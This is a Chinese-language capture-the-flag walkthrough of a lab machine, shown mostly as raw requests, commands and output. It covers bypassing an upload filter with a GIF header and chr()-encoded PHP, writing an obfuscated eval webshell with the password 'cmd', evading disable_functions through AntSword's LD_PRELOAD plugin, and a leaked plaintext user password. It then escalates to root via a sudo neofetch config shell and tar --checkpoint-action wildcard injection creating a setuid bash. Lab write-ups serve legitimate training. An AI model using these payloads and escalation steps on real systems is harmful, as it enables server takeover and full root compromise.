

文件上传

添加图片头，过滤了一些危险函数，读取upload文件（文件头可忽略）

```
POST /upload.php HTTP/1.1
Host: 172.20.10.2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Origin: http://172.20.10.2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4GHyRdSieGIDSk9
Referer: http://172.20.10.2/
Accept: */*
Content-Length auto: 208

-----WebKitFormBoundary4GHyRdSieGIDSk9
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg

GIF89a
<?php highlight_file("/var/www/html/upload.php") ?>
-----WebKitFormBoundary4GHyRdSieGIDSk9--
```

1 HTTP/1.1 200 OK
2 Date: Wed, 19-Nov-2025 08:21:44 GMT
3 Server: Apache/2.4.62 (Debian)
4 Content-Type: application/json
5 Content-Length: 68
6
7 {"success": true, "error": null, "filepath": "691d7e18e3780.php"}
8

访问上传文件得到upload代码

```
1 <?php
2 header('Content-Type: application/json');
3
4 // 配置
5 $upload_dir = 'uploads/';
6
7 // 创建上传目录
8 if (!file_exists($upload_dir)) {
9     mkdir($upload_dir, 0755, true);
10 }
11
12 function json_response($success, $message, $filepath = null) {
13     echo json_encode([
14         'success' => $success,
15         'error' => $success ? null : $message,
16         'filepath' => $filepath
17     ]);
18     exit;
19 }
20
21 // 检查文件是否上传
22 if (!isset($_FILES['file'])) {
23     json_response(false, '没有文件被上传');
24 }
25
26 $file = $_FILES['file'];
```

```
27 // 检查上传错误
28 if ($file['error'] !== UPLOAD_ERR_OK) {
29     $error_messages = [
30         UPLOAD_ERR_INI_SIZE => '文件大小超过服务器限制',
31         UPLOAD_ERR_FORM_SIZE => '文件大小超过表单限制',
32         UPLOAD_ERR_PARTIAL => '文件只有部分被上传',
33         UPLOAD_ERR_NO_FILE => '没有文件被上传',
34         UPLOAD_ERR_NO_TMP_DIR => '缺少临时文件夹',
35         UPLOAD_ERR_CANT_WRITE => '文件写入失败',
36         UPLOAD_ERR_EXTENSION => 'PHP扩展阻止了文件上传'
37     ];
38     json_response(false, $error_messages[$file['error']] ?? '未知
39 上传错误');
40 }
41
42 // 读取文件内容进行安全检测
43 $file_content = file_get_contents($file['tmp_name']);
44
45 // 指定内容检测
46 $specified_contents = [
47     # 形同虚设, 好在有兜底
48     # 函数, ban!
49     'eval', 'exec', 'system', 'shell_exec', 'passthru',
50     'proc_open', 'popen', 'assert', 'create_function',
51     'include', 'require', 'include_once', 'require_once',
52     'file_get_contents', 'file_put_contents', 'phpinfo',
53     # 奇技淫巧, ban!
54     '``', ''''', "```", "
55     # 语句结束符, ban!
56     ';;',
57 ];
58
59 $detected_contents = [];
60 foreach ($specified_contents as $content) {
61     if (strpos($file_content, $content) !== false) {
62         $detected_contents[] = $content;
63     }
64 }
65
66 if (!empty($detected_contents)) {
```

```
67     $content_list = implode(', ',  
68     array_unique($detected_contents));  
69     json_response(false, "检测到指定内容: " . $content_list);  
70 }  
71 // 生成随机文件名, 保留原扩展名  
72 $extension = pathinfo($file['name'], PATHINFO_EXTENSION);  
73 $safe_filename = uniqid() . ($extension ? '.' . $extension : '' );  
74 $target_file = $upload_dir . $safe_filename;  
75 // 移动文件  
76 if (move_uploaded_file($file['tmp_name'], $target_file)) {  
77     json_response(true, '上传成功', $safe_filename);  
78 } else {  
79     json_response(false, '文件移动失败');  
80 }  
81 }  
82  
83 ?>
```

执行phpinfo

```
1 | <?php  
call_user_func(chr(112).chr(104).chr(112).chr(105).chr(110).chr(10  
2).chr(111)) ?>
```

写入shell, 密码为 cmd

```
1 POST /upload.php HTTP/1.1  
2 Host: 172.20.10.2  
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0  
Safari/537.36  
4 Origin: http://172.20.10.2  
5 Accept-Encoding: gzip, deflate  
6 Accept-Language: zh-CN,zh;q=0.9  
7 Content-Type: multipart/form-data; boundary=----  
WebKitFormBoundarye4GHyRdSieGIDSK9  
8 Referer: http://172.20.10.2/  
9 Accept: */*  
10 Content-Length: 208
```

```

11
12 -----WebKitFormBoundarye4GHyRdSieGIDSk9
13 Content-Disposition: form-data; name="file"; filename="shell.php"
14 Content-Type: image/jpeg
15
16 <?php
17 error_log(chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(
18 101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(82).ch
r(69).chr(81).chr(85).chr(69).chr(83).chr(84).chr(91).chr(39).chr
(99).chr(109).chr(100).chr(39).chr(93).chr(41).chr(63).chr(62),3,
'./var/www/html/112212.php')?>
17 -----WebKitFormBoundarye4GHyRdSieGIDSk9--
18

```

执行发现存在 `disable_functions`

| Directive | Local Value | Master Value |
|-------------------------------------|--|--|
| <code>allow_url_fopen</code> | On | On |
| <code>allow_url_include</code> | Off | Off |
| <code>arg_separator.input</code> | & | & |
| <code>arg_separator.output</code> | & | & |
| <code>auto_append_file</code> | <i>no value</i> | <i>no value</i> |
| <code>auto_globals_jit</code> | On | On |
| <code>auto_prepend_file</code> | <i>no value</i> | <i>no value</i> |
| <code>browscap</code> | <i>no value</i> | <i>no value</i> |
| <code>default_charset</code> | UTF-8 | UTF-8 |
| <code>default_mimetype</code> | text/html | text/html |
| <code>disable_classes</code> | <i>no value</i> | <i>no value</i> |
| <code>disable_functions</code> | <code>pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_sigreal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,sysmlink,link,syslog,imap_open,dlsystem</code> | <code>pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_wifreal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,sysmlink,link,syslog,imap_open,dlsystem</code> |
| <code>display_errors</code> | Off | Off |
| <code>display_startup_errors</code> | Off | Off |
| <code>doc_root</code> | <i>no value</i> | <i>no value</i> |
| <code>docref_ext</code> | <i>no value</i> | <i>no value</i> |
| <code>docref_root</code> | <i>no value</i> | <i>no value</i> |

尝试使用蚁剑的绕过插件

中国蚁剑

设置

数据管理 (2)

URL地址
http://172.20.10.2/112212.php

绕过 disable_functions-172.20.10.2

选择模式 ▾ ▶ 开始

LD_PRELOAD

putenv YES
error_log YES

php路径(PHP>=5.3, 并非当前运行的shell php) *

启动的WebServer根目录 *

New WebServer 127.0.0.1:62736
Listen

Reference

- [github.com/AntSwordProject/AntSword-Labs/tree/master/bypass_disable_functions/1/](#)
- [AntSword-Labs/bypass_disable_functions/4/](#)

Shell状态

PHP版本 8.3
PHP位数 64
操作系统 Linux
当前目录 /var/www/html
Shell目录 /var/www/html
open_basedir

函数支持

- dl ✘ 成功 上传代理脚本成功: /var/www/html/.antproxy.php
- putenv ✓ 成功 操作成功
- error_reporting ✓ 成功 操作成功
- error_log ✓ 成功 操作成功
- file_put_contents ✓ 成功 Upload extension /tmp/89387ant_x64.so success.

类目录 (1)

添加 A 重命名 垃圾删除

默认分类 2

再次连接即可绕过 disable_functions

编辑数据 (<http://172.20.10.2/112212.php>)

保存 清空 测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

default (不推荐)


base64

chr


请求信息

其他设置

成功
连接成功!



opt目录下发现ll用户的密码 `ll:Bp2tFMYfElkoMWl0Us0D1C30`



user-flag

登录ll用户，通过发现可利用 `neofetch` 命令提权到 `mj` 用户

```
1 ll@111z:/$ sudo -l
2 Matching Defaults entries for ll on 111z:
```

```
3     env_reset, mail_badpass,
4     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
5     \:/sbin\:/bin
6
7 User ll may run the following commands on 111z:
8     (mj) NOPASSWD: /usr/bin/neofetch
9 ll@111z:/$ cd /tmp
10 ll@111z:/tmp$ echo "exec /bin/sh" > getshell
11 ll@111z:/tmp$ sudo -u mj /usr/bin/neofetch --config ./getshell
12 $ cd /home/mj
13 $ ls
14 user.txt
15 $ cat user.txt
16 flag{user-5450dba90b514d69935be5eafb0077}
```

root-flag

继续查看sudo内容，发现可提权

```
1 mj@111z:/opt/backup$ sudo -l
2 Matching Defaults entries for mj on 111z:
3     env_reset, mail_badpass,
4     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
5     \:/sbin\:/bin
6
7 User mj may run the following commands on 111z:
8     (root) NOPASSWD: /opt/backup/backup.sh
9 mj@111z:/opt/backup$ cat backup.sh
10 #!/bin/bash
11 # 网站上传文件备份脚本
12
13 cd /var/www/html/uploads
14 tar czf /tmp/backup.tar.gz *
15 echo "Backup completed"
16 mj@111z:/opt/backup$ ls -al
17 total 12
18 drwxr-xr-x 2 root root 4096 Nov 16 06:56 .
19 drwxr-xr-x 3 root root 4096 Nov 16 06:56 ..
20 -rwxr-xr-x 1 root root 124 Nov 16 06:56 backup.sh
```

漏洞分析

你的sudo权限允许无密码执行 `/opt/backup/backup.sh` 脚本，该脚本会切换到 `/var/www/html/uploads` 目录并执行 `tar czf /tmp/backup.tar.gz *` 命令。这里的通配符 `*` 是漏洞的关键，因为tar命令会将目录中的文件名解释为命令行参数。

利用原理

tar命令的 `--checkpoint` 和 `--checkpoint-action` 参数可以用来执行任意命令。当tar处理包含这些特殊参数的文件名时，会将其解释为命令行选项而不是普通文件。

具体利用步骤

1. 首先，检查并创建必要的目录

```
1 # 检查目录是否存在，如果不存在需要创建
2 ls -la /var/www/html/uploads
3 mkdir -p /var/www/html/uploads
```

2. 创建恶意文件

在 `/var/www/html/uploads` 目录中创建两个特殊文件：

```
1 cd /var/www/html/uploads
2
3 # 创建第一个文件，包含checkpoint参数
4 echo "" > --checkpoint=1
5
6 # 创建第二个文件，包含要执行的命令
7 echo "" > "--checkpoint-action=exec=sh shell.sh"
```

3. 创建获取root shell脚本

```
1 | cat > shell.sh << EOF
2 |#!/bin/bash
3 |cp /bin/bash /tmp/rootbash
4 |chmod +s /tmp/rootbash
5 |EOF
```

4. 赋予脚本执行权限

```
1 | chmod +x shell.sh
```

5. 执行提权

```
1 | sudo /opt/backup/backup.sh
```

6. 提权成功

```
1 | /tmp/rootbash -p
```

```
rootbash-5.0# cat root.txt
flag{root-2a7f2ddaed104d739e85e9857ab8fd04}
```